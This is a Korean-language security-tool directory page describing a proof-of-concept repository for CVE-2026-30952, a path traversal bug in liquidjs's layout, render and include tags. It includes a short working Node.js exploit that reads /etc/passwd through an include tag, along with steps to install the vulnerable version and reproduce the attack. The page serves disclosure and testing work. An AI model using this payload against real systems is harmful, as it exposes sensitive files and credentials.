
Skip to content
KitploitKITPLOIT
도구익스플로잇블로그
Log in
제출
도구익스플로잇블로그
제출

해킹, 침투 테스트 및 사이버 보안 도구를 당신의 보안 무기고에!

Kitploit은 해킹, 사이버 보안 및 침투 테스트 도구 디렉토리입니다. 최신 프로젝트 업데이트를 발견하여 취약점을 찾고, 시스템을 분석하고, 테스트를 자동화하고, 보안을 강화하세요.

피드문의개인정보© 2026 Kitploit

도구 디렉토리

카테고리

모든 카테고리 보기
Loading categories
CVE-2026-30952-PoC — # CVE-2026-30952 PoC: liquidjs의 layout, render 및 include 태그에서 절대 경로를 통한 경로 탐색 취약점 | Kitploit
도구/GitHubGitHub/morielharush/cve-2026-30952-poc
Vulnerability AnalysisExploitationWeb Application ExploitationWeb Security
GitHubmorielharush/cve-2026-30952-poc

CVE-2026-30952-PoC

# CVE-2026-30952 PoC: liquidjs의 layout, render 및 include 태그에서 절대 경로를 통한 경로 탐색 취약점

저장소 보기
56개월 전아직 검토되지 않음

인기

모두 보기 →

커뮤니티에서 가장 많이 사용되는 도구를 찾아보세요.

모든 도구 탐색

도구 컬렉션을 둘러보세요

모든 도구 보기 →
공유

CVE-2026-30952: LiquidJS 경로 탐색 PoC

이 저장소는 liquidjs 라이브러리(10.25.0 미만 버전)에서 발견된 높은 심각도의 경로 탐색 취약점인 CVE-2026-30952에 대한 개념 증명(PoC)을 포함합니다.

작성자 및 연구자:

Moriel Harush Maor Caplan

설명

이 취약점은 layout, render, include 태그가 절대 경로와 함께 사용될 때 임의 파일 접근을 허용합니다. 이는 root 디렉터리가 지정된 경우에도 발생하는데, 라이브러리의 폴백 메커니즘이 확인된 경로가 의도된 루트 내에 유지되는지 제대로 검증하지 못하기 때문입니다.

영향: 공격자가 템플릿 콘텐츠 또는 이러한 태그에 전달되는 변수를 제어할 수 있는 경우 민감한 파일(예: /etc/passwd, 환경 파일)을 읽을 수 있습니다.


취약점 세부 정보

  • CVE ID: CVE-2026-30952
  • GHSA ID: GHSA-wmfp-5q7x-987x
  • 심각도: 높음 (8.7/10 - CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N)
  • 영향을 받는 버전: < 10.25.0
  • 패치된 버전: 10.25.0

개념 증명(PoC)



const { Liquid } = require('liquidjs');
const e = new Liquid({ root: ['/tmp'], partials: ['/tmp'], dynamicPartials: true });
e.parseAndRender('{% include page %}', { page: '../../../etc/passwd' }).then(o => console.log(o.slice(0,500)));
image

사전 요구 사항

  • Node.js 설치
  • 취약한 버전의 liquidjs (npm install [email protected])

재현 단계

  1. 이 저장소를 클론합니다.
  2. npm install을 실행합니다.
  3. 익스플로잇 스크립트를 실행합니다:
    node exploit.js
    
도구 다운로드